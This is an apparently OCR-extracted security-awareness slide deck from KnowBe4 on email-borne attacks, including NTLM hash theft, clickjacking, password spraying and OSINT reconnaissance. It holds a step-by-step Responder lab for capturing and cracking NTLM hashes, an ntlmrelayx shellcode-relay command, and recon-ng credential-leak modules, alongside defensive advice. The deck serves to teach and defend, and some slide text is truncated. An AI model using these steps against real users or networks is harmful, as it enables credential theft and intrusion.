KnowBe4
Human error. Conquered.

# Incredible Email Hacks You'd Never Expect

Roger A. Grimes
Data-Driven Defense Evangelist,
KnowBe4, Inc.
rogerg@knowbe4.com


**Roger A. Grimes**
Data-Driven Defense Evangelist
KnowBe4, Inc.

e: rogerg@knowbe4.com
Twitter: @RogerAGrimes
LinkedIn: https://www.linkedin.com/in/rogeragrimes/



# About Roger

- 30 years plus in computer security, 20 years pen testing
- Expertise in host and network security, IdM, crypto, PKI, APT, honeypot, cloud security
- Consultant to world's largest companies and militaries for decades
- Previous worked for Foundstone, McAfee, Microsoft
- Written 13 books and over 1,100 magazine articles
- *InfoWorld* and *CSO* weekly security columnist 2005 - 2019
- Frequently interviewed by magazines (e.g. Newsweek) and radio shows (e.g. NPR's All Things Considered)


**Certification exams passed include:**


- CPA
- CISSP
- CISM, CISA
- MCSE: Security, MCP, MVP
- CEH, TISCA, Security+, CHFI
- yada, yada


# Roger's Books
























# About Us

- The world's largest integrated Security Awareness Training and Simulated Phishing platform
- Based in Tampa Bay, Florida, founded in 2010
- CEO & employees are ex-antivirus, IT Security pros
- We help tens of thousands of organizations manage the ongoing problem of social engineering
- Winner of numerous industry awards



# Today's Presentation

- Incredible ways you and your organization can be compromised involving email
- Regular social engineering and phishing is your biggest problem
- But can't hurt to be aware of what is possible

# Covered Topics


- Password Hash Theft
- Clickjacking
- Password Spray Attacks
- Rogue Recoveries
- Homoglyphs
- Bad Rules and Rogue Forms

# Password Hash Theft

## Password Hash Basics

- In most authentication systems, passwords are stored and transmitted as cryptographic hashes (LM, NT, MD5, Bcrypt, SHA1, SHA2, etc.)
- Password hashes can be cracked using brute force, hash tables, rainbow tables, etc.
- **Opening an email or clicking on a link can transmit your password hash**

| Hash Algorithm | Hash Result for frog |
|---|---|
| Message Digest5 (MD5) | 938c2cc0dcc05f2b68c4287040cfcf71 |
| LANManager (LM) | 71CF7241255BBEB4AAD3B435B51404EE |
| Windows NT (NT) | E3EBB26FE8A631171D218D084C76C982 |
| SHA1 | b3e0f62fa1046ac6a8559c68d231b6bd11345f36 |
| BCrypt | $2y$10$5lSoGVbVHgmVVvV2J5Cxt.RFJyjVA38InpRbIP/GZo5vQAetjnv9S |



# URL Password Hash Theft

## Password Hash Capture Steps

1. Hacker creates/has a malicious web server on Internet
2. Creates a malicious URL address that links to object on web server
3. Sends link to victim (e.g., using email, etc.)
4. Victim clicks on URL link
5. Email program/browser attempts to retrieve object
6. Server says it requires an authenticated logon to access object
7. Email program/browser attempts authenticated logon
8. Sends remote logon attempt from which attacker can derive password hash

# URL Password Hash Theft Demo


URL Click sends Your Password Hash

**Kevin Mitnick demo**

- Uses **file:////** trick
- https://blog.knowbe4.com/kevin-mitnick-demos-password-hack-no-link-click-or-attachments-necessary
- **I Can Get and Hack Your Password Hashes From Email**
  - https://www.csoonline.com/article/3333916/windows-security/i-can-get-and-crack-your-password-hashes-from-email.html

# URL Password Hash Theft Demo

## Password Hash Capture - Kevin Mitnick Demo



# URL Password Hash Theft Demo

## Kevin Mitnick Demo - Steps

1. Sets up Responder tool (https://github.com/SpiderLabs/Responder)
2. Creates and sends malicious email, includes UNC link (file:////) pointing to object on Responder server
3. Victim opens email in O365
4. Email program/browser attempts to retrieve object
5. Responder captures NT challenge response
6. Attacker generates and cracks NT hash to obtain plaintext password

# Creating Your Own Responder Demo

## Creating Your Own Demo Environment Quickly in 1 Hour

Make a Windows VM and a Linux VM on the same simulated network

1. Download and run Kali Linux (https://www.kali.org/news/kali-linux-2018-4-release/)
2. Login as **root**, password is **toor**
3. Click **Applications** menu, choose **09 - Sniffing and Spoofing**, and run **Responder**
4. Then run **responder -I eth0 –v** (note listening IP address)

On Windows computer:

1. Open browser and connect to **http://<linuxIPaddresss>/index.html** (or any name)
2. Open File Explorer, and connect to **file:////<linuxIPaddress>/index.txt**
3. Responder will get NTLM challenge responses

To crack hashes, back on Linux computer:

1. Start terminal session
2. **cd /usr/share/responder/logs**
3. Run John the Ripper to crack the hashes in the log files

**john <HTTP-NTLMv2**…> or **john <SMB….>**

# Password Hash Theft

## More Attacks

Once you have the NTLM Challenge Responses and/or hashes, there are many attacks you can do

- Example: Use **NTLMRelayx**
- Example: Use NTLMRelayx to dump SAM password hashes
- Example: Use NTLMRelayx to take captured NTLM challenge responses and replay them on other computers to inject shell code

```
root@kali:~# ntmlrelayx.py -tf victims.txt -c <shellcodehere>
```

# Password Hash Theft

## Real Attacks

Not super common, but does happen in the real world

### Newly Discovered Watering Hole Attack Targets Ukrainian, Canadian Organizations

Black Lotus Labs Posted On April 5, 2021

function into the website's code, which is then executed by the victims' machines. In the case of these websites, malicious JavaScript prompted the victims' devices to send their New Technology LAN Manager (NTLM) hashes to an actor-controlled server using Server Message Block (SMB), a communications protocol that enables shared access to system resources such as printers and files. In most Windows environments, the NTLM protocol is used as an authentication mechanism for the various users in a system. Once these hashes are obtained by the threat actor, they can, in some cases, be cracked offline, which can further reveal usernames and passwords that can be leveraged for subsequent operations such as accessing email accounts or other corporate resources.

https://blog.lumen.com/newly-discovered-watering-hole-attack-targets-ukrainian-canadian-organizations/

# Password Hash Theft

## Real Attacks

### Breaking down the San Francisco airport hack

**STEP 3: DUMP VICTIM NTLM HASHES TO THE ATTACKER'S SYSTEM**

- \\Serv1 in the above representation is the PNG file injected in to the website.
- The victim user's browser attempts to locate the image using its UNC path FILE:// from the attacker's system using the SMB protocol.
- Thanks to the network sniffer, attackers are now able to retrieve the NTLM hashes of the victim.


https://blogs.manageengine.com/it-security/2020/04/22/breaking-down-the-san-francisco-airport-hack.html

# URL Password Hash Theft

## Defenses

- Require passwords with enough entropy to withstand cracking attempts
- Block unauthorized outbound authentication logons at perimeter and/or host
  - Port blocking: **NetBIOS: UDP 137 & 138, TCP 139 & 445; LLMNR: UDP & TCP 5535**; LDAP: UDP/TCP 389 & 636; SQL: TCP 1433; TCP 21; SMTP: TCP 25 & 587; POP: TCP 110 & 995; IMAP: TCP 143 & 993
  - Can you block on portable devices wherever the connect?
- Filter out inbound file:/// links
- Optional Microsoft patch and registry configuration settings:

  https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/ADV170014

# Clickjacking

## Traditional Method


Spammer/Attacker/Phisher:

- Tricks you into clicking on something you didn't intend to click on
  - To send you to ad or rogue web site
- Uses JavaScript to switch out elements when you go to click on something

# Clickjacking

## Traditional Method

Spammer/Attacker/Phisher:

- Tricks you int


you didn't intend to click on
  - To send y ite
- Uses JavaSc nts when you go to click on something

# Clickjacking

## New - Rogue Wiping Elements

Spammer/Attacker/Phisher:

- Creates “bothersome” element that when wiped launches connection back to rogue website
  - Send your password hash, etc.
- Uses brown/black dot appear like **dust** on screen
- Uses brown/black curve object look like **hair** on screen
- User tries to wipe away dust or hair, activating link
  - Which may send your password hash

# Clickjacking

## Defenses

- Be aware that touch screens may introduce some new types of attacks
- Realize that dust or hair may not be dust or hair
- Education

# Password Sprays

## Intro

Using a hacking tool against an online portal to guess at multiple accounts using one or more passwords

- AKA “credential stuffing”
- Attacks are usually “wide, low and slow” to avoid kicking off account lockouts and alerts
- Hacker needs logon names (email addresses often work) and online portal to guess against (email portals are great for this) or open API
- Can never lockout true Windows Administrator account (RID 500)


# Password Sprays

## Intro

Using a hacking tool against an online portal to guess at multiple accounts using c

**Akamai: We Saw 61 Billion Credential Stuffing Attacks in 18 Months**

- AKA “credential stuffing”
- Attacks off account lockou
- Hacker and online portal to gues
- Can never lockout true Windows Administrator account (RID 500)



In March 2019, the **Federal Bureau of Investigation** (FBI) alerted Citrix they had reason to believe cybercriminals had gained access to the company’s internal network. The FBI told Citrix the hackers likely got in using a technique called “password spraying,” a relatively crude but remarkably effective attack that attempts to access a large number of employee accounts (usernames/email addresses) using just a handful of common passwords.

# Password Sprays

## Step 1 – Collect Victim Company Logon Information

Use a tool to do Internet searches for victim company info

- At minimum: email addresses and logon portals
- Example: Fingerprinting Organizations with Collected Archives (FOCA)
- Uses 3 search engines: Google, Bing, and DuckDuckGo to search for company content
- Search Types: web, document, DNS, IP, fingerprinting, data leaks, backup files, open directories, etc.


# Getting Your Email Address & Password

Attackers Can Get It:

- There are over a hundred OSINT tools hackers can use to find information
- Example: Recon-ng

```
recon/domains-credentials/pwnedlist/account_creds
recon/domains-credentials/pwnedlist/api_usage
recon/domains-credentials/pwnedlist/domain_creds
recon/domains-credentials/pwnedlist/domain_ispwned
recon/domains-credentials/pwnedlist/leak_lookup
recon/domains-credentials/pwnedlist/leaks_dump
```

```
recon/contacts-credentials/hibp_breach
recon/contacts-credentials/hibp_paste
```



# Getting Your Email Address & Password

Attackers Can Get It:

- There are over a hundred OSINT tools hackers can use to find information
- Example: theharvester



theharvester Package Description

The objective of this program is to gather emails, subdomains, hosts, employee names, open ports and banners from different public sources like search engines, PGP key servers and SHODAN computer database.

# Getting Your Email Address & Password

## Attackers Can Get It:

- There are over a hundred OSINT tools hackers can use to find information
- Example: Awesome OSINT
  - https://github.com/jivoi/awesome-osint



Awesome OSINT awesome

A curated list of amazingly awesome open source intelligence tools and resources. Open-source intelligence (OSINT) is intelligence collected from publicly available sources. In the intelligence community (IC), the term "open" refers to overt, publicly available sources (as opposed to covert or clandestine sources)

